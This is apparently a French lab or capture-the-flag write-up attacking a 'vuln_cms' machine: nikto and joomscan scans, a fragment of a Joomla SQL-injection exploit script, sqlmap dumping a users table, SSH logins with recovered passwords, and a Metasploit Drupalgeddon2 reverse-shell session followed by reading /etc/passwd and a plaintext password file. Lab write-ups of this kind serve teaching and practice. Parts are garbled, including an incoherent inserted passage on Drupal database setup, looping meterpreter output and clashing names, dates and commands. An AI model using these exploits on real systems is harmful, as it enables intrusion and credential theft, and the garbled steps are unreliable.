
+ Server: nginx/1.14.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/no-x-content-type-options-header/
+ /robots.txt: Entry '/libexec/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/plugins/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cache/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/administrator/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/Layouts/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/Logs/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/Media/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/components/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/bin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/phpinfo/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/Layouts/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 14 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/glossary/Robots.txt

nginx/1.14.0 appears to be outdated (current is at least 1.20.1)
The robots.txt file found may identify site software.
This might be interesting.
/administrator/: This might be interesting.
/bin/: This might be interesting.
/joomla/: This might be interesting.
/tmp/: This might be interesting.
/LICENSES.txt: License file found may identify site software.
This might be interesting.
The robots.txt file found. This should be removed or renamed.
/administrator/index.php: Admin login page/section found.
/mpp-config.php|mwp-config.php: File found. This file contains the credentials.
8924 requests: 0 error(s) and 27 item(s) reported on remote host
+ End time: 2024-11-05 04:13:56 (GMT-5) (24 seconds)

+ 1 host(s) tested


```

On a beaucoup d'information, on peut aller sur /robots.txt




On a l'information que JOOMLA est utilisé sur ce site

Si on accède au /adminstrator, on a une page de connexion



On utilise joomscan pour analyser les vulnirabilités du site joomla : joomscan — url http://198.168.18.5:8081



On voit une vulnérabilité sur une potentiel injection SQL.

```

/echo "<br> yes yes >:fas, gaya billu ";
echo "<br>click below button to exploit it :v <br><br>";
echo "<form method=post><input type=hidden name=star value=".Starget.">";
echo "<input type=submit name=sml value="Chal billu, ghuma de soday ne xD">";

}
else{
    echo "joomla version is below 3";
}

}

if(isset($_POST['sml'])){
}

$tar=$_POST['tar'];
$_index.php?option=com_content&history&view=history&list[ordering]=&item_id=75&type_id=1&list[select]=
(select+1+from+(select+count(*))+,concat((select+
(select+concat(password))+from+icab_users+LIMIT+0,1),floor(rand(0)*2))+x+from+information_schema.tables+group+by+x)ia";

$dat=data($tar);
$tar=explode("LEFT JOIN", $dat);
$tar=explode(" users", $tar[1]);
$tar=trim($tar[0]);

$str=str_replace("icab",$tar,$tar);
$str=data($str);
$tar=explode("Duplicate entry", $str);
$tar=explode("for key", $tar[1]);

[*] Checking apache info/status files
[+] Readable info/status files are not found

```

On voit clairement l'exécution d'un requête SQL qu'on peut exploiter pour faire une injection SQL.

Inection SQL :

```

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:58:45 /2024-11-05

custom injection marker ('') found in option '-u'. Do you want to process it? [Y/n/q] y
[*] [WARNING] Note that the provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run properly
[*] [INFO] resuming background thread
[*] [INFO] testing connection to the target URL
[*] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
you have no declared cookie(s), while server wants to set its own ('5845a875e8923f889c05b8ad2b9c5nu0skj697...5b5jk6u1u0'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1 [URL]
Type: time-based blind
Title: MySQL 5.0.12 time-based blind - Parameter replace (substraction)
Payload: http://198.168.18.5:8081/index.php?option=com_content&history&view=history&list[ordering]=&item_id=75&type_id=1&list[select]=(UPDATEXML(9698,CONCAT(0x2e,0x7162766b71,(SELECT (ELT(9698=9698,1))),0x716b6b6a71)),7801)

[*] [INFO] the back-end DBMS is MySQL
[*] [INFO] web server operating system: Linux Ubuntu
[*] [INFO] web application technology: Nginx 1.14.0
[*] [INFO] back-end DBMS: MySQL > 5.1 (MariaDB Fork)
[*] [INFO] back-end DBMS version: 5.7.26
[*] [WARNING] reflective value(s) found and filtering out
[*] [INFO] retrieved: 'information_schema'
[*] [INFO] retrieved: 'joomla_db'
[*] [INFO] available databases
[*] [INFO] information schema
[*] [INFO] joomla_db
[*] [WARNING] HTTP error codes detected during run:
500 Internal Server Error ) - 4 times
[*] [INFO] Fetched data logged to text files under '/root/.local/share/sqlmap/output/198.168.18.5'

[*] ending @ 04:58:49 /2024-11-05

```

On va maintenant lister les tables de la base joomla_db :

Il y a 67 tables.

on va investiguer la table user : hs23w_users :

voici les columns :

Column	Type
id	int(11)
block	tinyint(4)
name	varchar(255)
activation	varchar(100)
email	varchar(100)
id	int(11)
lastResetTime	datetime
resetCount	int(11)
otpKey	varchar(100)
params	text
password	varchar(100)
registerDate	datetime
requireReset	tinyint(4)
resetTime	datetime
resetTime	tinyint(4)
resetCount	int(11)
sendEmail	tinyint(1)
username	varchar(150)

Et voici les données de la table :

```
[*] [05:18:21] [INFO] table `joomla_db.hs23w_users` dumped to CSV file `/root/.local/share/sqlmap/output/198.168.18.5/dump/joomla_db/hs23w_users.csv'
[*] [05:18:21] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 43 times
[*] [05:18:21] [INFO] Fetched data logged to text files under `/root/.local/share/sqlmap/output/198.168.18.5'
```

Et on voit une autre faille de sécurité !, pour l'utilisateur elliot, la colonne email semble être un mot de passe !

Avec ces informations, on va essayer d'accéder en ssh au port 22

```
[kali㉿kali:~] -> 4 ssh elliot@198.168.18.5 -p 22
The authenticity of host '198.168.18.5 (198.168.18.5)' can't be established.
ED25519 key fingerprint is SHA256:Yb0zYuuuiV57YHrBltpXCW/9901IMGPYUZoM.
This key is not known to me.
Do you want to continue connecting (yes/no/[Fingerprint])? yes
Warning: Permanently added '198.168.18.5' (ED25519) to the list of known hosts.
elliot@198.168.18.5's password:
Connection closed by 198.168.18.5 port 22

[kali㉿kali:~] -> 4 ssh elliot@198.168.18.5 -p 22
elliot@198.168.18.5's password:
Welcome to Ubuntu 4.15.0-143-generic x86_64

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Tue Nov  5 10:17:04 UTC 2014

System load: 0.02      Processes:           119
Usage of /: 55.7% of 8.79GB  Users logged in:     0
Memory usage: 18K        IP address for enp0s3: 198.168.18.5
Swap usage: 0K

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

322 packages can be updated.
261 updates are security updates.

Last login: Mon May 31 09:05:06 2021 from 192.168.29.97
elliot@vuln_cms:~$
```

Et voici ce qu'on a trouver sur cette machine :

```

elicit@vuln_cms:~$ ls
elicit@vuln_cms:~$ more user.txt
more: stat of user.txt failed: No such file or directory
elicit@vuln_cms:~$ more user.txt
9046289a477551
elicit@vuln_cms:~$ 

[...]
if(isset($_POST['add'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $salt = $_POST['salt'];


    $stmt = $conn->prepare("INSERT INTO users (username, password, salt) VALUES (?, ?, ?)");
    $stmt->bind_param("sss", $username, $password, $salt);
    $stmt->execute();
}

echo "User added successfully!";
echo "User ID: " . $stmt->insert_id;
echo "User Name: " . $username;
echo "User Password Hash: " . $password;
echo "User Salt: " . $salt;

```

On passe maintenant sur le port 80 :

sur le robots.txt on trouve 2 pages non exploitable d'un premier coup d'oeil :




About Us

Mobley:

People are all just people, right? When it gets down to it, everyone's the same. They love something. They want something. They fear something. Specifics help, but specifics don't change the way that everyone is vulnerable. It just changes the way that we access those vulnerabilities.

Elloit:

Don't try to brute force the vulnerable stuff, it doesn't work everytime.



Blog Home

Loreum ipsum dolor sit amet, consectetur adipiscing elit. Nulla mollis justo non leo dapibus, sed blandit turpis sodales. Nullam et cursus velit. Morbi hendrerit odio nec erat ultrices, eu venenatis est imperdiet. Aliquam quis risus vitae ex venenatis ultricies. Cras pulvinar ante tristique lorem venenatis hendrerit. Suspendisse enim urna, tincidunt rutrum accumsan et, congue nec lacus. Morbi dolor ante, pharetra eget neque in, rhoncus egestas mauris. Pellentesque orci tellus, consequet eti hendrerit nec, suscipit sit amet erat. Ut sollicitudin ornare risus, id pellentesque tortor feugiat non. Donec sagittis, lorem at congue tempor, nisl risus laoreet tellus, nec imperdier telus nulla id mi. Curabitur egestas vitae turpis at varius. Integer sit amet lacus ornare ligula venenatis fringilla et ut diam. Aliquam maximus lacinia risus vitae placatat. Curabitur ac risus ut nisl laculis volutpat. Sed at sem eu tellus aliquam vulputate vitae vitae elit. Aliquam ullamcorper neque vita auctor varius. Nulla ullamcorper arcu dolor, et imperdier enim volutpat quis. Donec vitae sem dignissim, feugiat lorem nec, rhoncus lectus. Vivamus quis erat tempus erat, tempus ornare a cuscus. Etiam porta lectus vel arcu euismod non luctus justo maxime. Pellentesque eget ligula id enim tempus vulputate et a libero. Nunc ornare erat et ligula convallis. Non posuere porttitor sit amet et libero. Maecenas pellentesque, arcu et interdum laoreet, est risus feugiat nulla, sed laoreet lectus lorem eget ipsum. Suspendisse a erat vitae urna dictum auctor. Orci varius natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Nullam finibus diam arcu, consequat maximus dolor dapibus sed. Sed non leo et lectus sagittis accumsan ut sed libero.

-fsociety.web

On passe maintenant au port 9001 qui expose aussi un service Web :

A screenshot of a Firefox browser window. The address bar shows '198.168.18.5:9001'. The page content is a Drupal 8.5.9001 login page. It features a logo, a user login form with fields for 'Username' and 'Password', and links for 'Create new account' and 'Request new password'. Below the login form, there are three blog posts. The first post is by 'Mr. Anderson' with the title 'E-Corp'. The second post is by 'admin_cms_drupal' with the title 'Look for this one?'. Both posts have a 'Read more' link and a 'Log in or register to post comments' link.

On commence par la commande nikto :

```
(kali㉿kali)-[~]
└─$ nikto -h http://198.168.18.5:9001
Nikto v2.5.0

+ Target IP:          198.168.18.5
+ Target Hostname:    198.168.18.5
+ Target Port:        9001
+ Start Time:        2024-11-05 07:14:13 (GMT-5)

+ Server: nginx/1.14.8 ((Ubuntu))
+ /: Drupal 7 was identified via the x-generator header. See: https://www.drupal.org/project/remove_http_headers
+ /nwoObjy.mdb: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /node/1: The Content-Security-Policy header is at least 1.2(0.1).
+ /web.config: ASP config file is accessible.
+ /UPGRADE.txt: Default file found.
+ /install.php: Drupal install.php file found. See: https://drupal.stackexchange.com/questions/269096/how-do-i-restrict-access-to-the-install-php-filehttps://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /install.php: install.php file found.
+ /LICENSE.ttx: License file found may identify site software.
+ /xmlrpc.php: xmlrpc.php was found.
+ /INSTALL.mysql.txt: MySQL installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /INSTALL.pgsql.txt: Drupal installation file found. See: https://drupal.stackexchange.com/questions/269076/how-do-i-restrict-access-to-the-install-php-file
+ /gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8910 requests: 0 error(s) and 32 item(s) reported on remote host
+ End Time:           2024-11-05 07:14:49 (GMT-5) (36 seconds)

+ 1 host(s) tested
```

On a pu identifié le type de service qui est drupal, version 7
On va chercher plus d'exploit avec metasploit :

On voit une vulnérabilité sur drupal :

Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	
EDB-ID: 44449	CVE: 2018-7600
Author: HANS TOPO & GOTMI1K	Type: WEBAPPS
Platform: PHP	Date: 2018-04-13
EDB Verified: ✓	Exploit: 🔒 / {}
	Vulnerable App: 🚧

L'idée est d'exploiter cette faille pour avoir un shell d'exécution sur ce service.

Etape 1 :

on sélectionne le module à exploiter

→use exploit/unix/webapp/drupal_drupalgeddon2

Etape 2 :

on configure l'adresse ip et le port cible :

```
 kali@kali: ~
[+] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 198.168.18.5
RHOST => 198.168.18.5
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 9001
RPORT => 9001
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > !
```

If you use a database driver or file as a payload, it will be included in the exploit. If you do not want to include it, you can use the following command: `msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD windows/meterpreter/reverse_tcp`

Now, you must create a new database for your Drupal site (here: `drupalgeddon`):

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > use postgresql/unix_create_database
[*] PostgreSQL exploit for the 'username' database password and then create the
[*] database files. Now you must log in and set the access database rights:
[*] use postgresql/unix_create_database
```

Again, you will be asked for the `username` database password. At the MySQL prompt enter the following command:

```
GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER
ON drupalgeddon.* TO 'username'@'localhost' IDENTIFIED BY 'password';
```

where:

- `username` is the name of your database
- `password` is the password of your MySQL account
- `localhost` is the address where your MySQL is installed
- `password` is the password required for that username

Once below the database ownership confirmation for your Drupal installation has all of the privileges listed above (except possibly TEMPORARY TABLES), which is currently only used by Drupal core automated tests and some contributed modules, you will now be able to install or upload files.

If successful, MySQL will reply with:

- Grant ... to ...@... granted.

If the exploit is successful, it will be used for all subsequent attacks. Small privilege features over MySQL such as transaction control, concurrent locking, and consistent non-locking reads.

Etape 3 :

On lance l'exploit :

```
[*] Using exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 198.168.18.5
RHOST => 198.168.18.5
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set REPORT 9001
REPORT => 9001
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[-] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 198.168.18.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Exploiting stage (core exploit) to 198.168.18.5
[*] Metasploit session 1 opened (198.168.18.4:4444 → 198.168.10.5:55264) at 2024-11-05 07:44:18 -0500

[*] Exploit completed, but the database password was not set. You will need to run the "use" command before attempting to use the database.
[*] Set the database password and then create the database.
[*] meterpreter > use postgres
[*] meterpreter > db
[*] meterpreter > set db_password
[*] meterpreter > db_password
[*] meterpreter > 

[*] Exploit completed, but the database password was not set. You will need to run the "use" command before attempting to use the database.
[*] Set the database password and then create the database.
[*] meterpreter > use postgres
[*] meterpreter > db
[*] meterpreter > set db_password
[*] meterpreter > db_password
[*] meterpreter > 

[*] Exploit completed, but the database password was not set. You will need to run the "use" command before attempting to use the database.
[*] Set the database password and then create the database.
[*] meterpreter > use postgres
[*] meterpreter > db
[*] meterpreter > set db_password
[*] meterpreter > db_password
[*] meterpreter > 

[*] Exploit completed, but the database password was not set. You will need to run the "use" command before attempting to use the database.
[*] Set the database password and then create the database.
[*] meterpreter > use postgres
[*] meterpreter > db
[*] meterpreter > set db_password
[*] meterpreter > db_password
[*] meterpreter > 
```

on va essayer d'accéder directement au shell avec la commande shell

On a utilisé les commandes shell pour obtenir l'accès au shell de la machine distante et la commande bash -i pour créer une instance d'un bash

Dans un premier temps j'affiche l'ID de l'utilisateur actuel et les utilisateurs de /etc/passwd

```

www-data@vuln_cms:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/nologin
bin:x:2:2:bin:/usr/sbin:/bin/nologin
sys:x:3:3:sys:/usr/sbin:/bin/nologin
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games:/var/games:/bin/nologin
mail:x:8:12:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:35:35:list:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:100:102::systemd-timesyncd:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver...:/run/systemd/resolve:/usr/sbin/nologin
systemlog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/home/dbus:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxde:x:105:65534::/var/lib/xdx/:/bin/false
uwid:x:106:610::/run/uwid:/usr/sbin/nologin
dm:x:107:65534::/var/lib/dm:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:11::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
goss:x:111:11:goss:/root/home/goss:/bin/bash
mysql:x:111:113:MySQL Server,,/nonexistent:/bin/false
elliot:x:1001:1001::/home/elliot:/bin/bash
tyrell:x:1002:1002::/home/tyrell:/bin/bash
drupal:x:101:115::/var/run:/usr/sbin/nologin
www-data@vuln_cms:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vuln_cms:~$ 
```

Je reviens sur le dossier drupal pour investiguer les répertoires et fichiers sur le dossier profiles on trouve cette description : "

WHAT TO PLACE IN THIS DIRECTORY?

Place downloaded and custom installation profiles in this directory.

Installation profiles are generally provided as part of a Drupal distribution.

They only impact the installation of your site. They do not have any effect on an already running site.

"

sur le dossier modules :

"

his directory is reserved for core module files. Custom or contributed modules should be placed in their own subdirectory of the sites/all/modules directory. For multisite installations, they can also be placed in a subdirectory under /sites/{sitename}/modules/, where {sitename} is the name of your site (e.g.,

www.example.com). This will allow you to more easily update Drupal core files.

"

Par contre sur le dossier misc, on trouve les fichier JS de l'application et un fichier .pass !! (mot de passe ?)

En ouvrant le fichier tyrell.pass :



```
kali@kali: ~
```

File Simple Text Editor Help

```
menu-new-item.js  
menu-collapse-item.png  
menu-expanded.png  
menu-leaf.png  
message-error.png  
message-help.png  
message-info.png  
message-warning.png  
permissions.png  
powered-black-135x42.png  
powered-blue-135x42.png  
powered-blue-135x42.png  
powered-blue-135x42.png  
powered-blue-135x42.png  
powered-blue-135x42.png  
powered-gray-135x42.png  
powered-gray-135x42.png  
powered-gray-135x42.png  
powered-gray-135x42.png  
powered-gray-135x42.png  
powered-gray-135x42.png  
print.css  
progress.gif  
progress.js  
style.js  
tabledrag.js  
tableheader.js  
tableselect.js  
text.js  
throber-active.gif  
throber-inactive.png  
throber.gif  
times.js  
tree-bottom.png  
tree.png  
tyrell.pass  
ui  
vertical-tabs-rtl.css  
vertical-tabs.css  
vertical-tabs.js  
watchdog-error.png  
watchdog-ok.png  
watchdog-warning.png  
www-data@vuln_cms:~/html/drupal/misc$ cat tyrell.pass  
cat tyrell.pass  
Username: tyrell  
Password: mR_R0bo7_i5_R3@!  
www-data@vuln_cms:~/html/drupal/misc$
```

On a trouvé le mot de passe et le nom d'utilisateur !!!

Username: tyrell

Password: mR_R0bo7_i5_R3@!_

On va maintenant essayé de se connecter en ssh depuis notre kali :



```
kali@kali: ~
```

File Actions Edit View Help

```
└─$ ssh  
usage: ssh [-46AcFGKMNnqsTtVvxYy] [-B bind_interface] [-b bind_address]  
[-c cipher_spec] [-D [bind_address]:port] [-E log_file]  
[-F configfile] [-G group_id] [-I identity_file] [-L local_port:  
[-D destination] [-L address[:port] [-l login_name] [-m mac_spec]  
[-O ctl_cmd] [-o option] [-P tag] [-P port] [-R address]  
[-S ctl_path] [-W host:port] [-w local_tun:[remote_tun]]  
destination [command [argument ...]]  
ssh [-Q query_option]
```

```
└─$ ssh tyrell  
└─$ ssh tyrell@198.168.18.5:9001  
ssh: Could not resolve hostname 198.168.18.5:9001: Name or service not known  
└─$ ssh tyrell@198.168.18.5:9001  
tyrell@198.168.18.5's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
System information as of Tue Nov  5 13:01:35 UTC 2024  
System load: 0.0      Processes: 189  
Usage of /: 56.5% of 8.79GB  Users logged in: 0  
Memory usage: 18%    IP address for empb53: 198.168.18.5  
Swap usage: 0%  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
322 packages can be updated.  
261 updates are security updates.  
New release '20.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
Last login: Tue Jun  1 04:19:36 2021 from 192.168.1.4  
tyrell@vuln_cms:~$
```

Je n'ai pas l'accès en sudo...

On va faire un sudo -l pour voir les droits de notre utilisateur !

```
kali㉿kali: ~
File Actions Edit View Help
tyrell@vuln_cms:~$ sudo -i
[sudo] password for tyrell:
Sorry, try again.
[sudo] password for tyrell:
Sorry, user tyrell is not allowed to execute '/bin/bash' as root on vuln_cms.
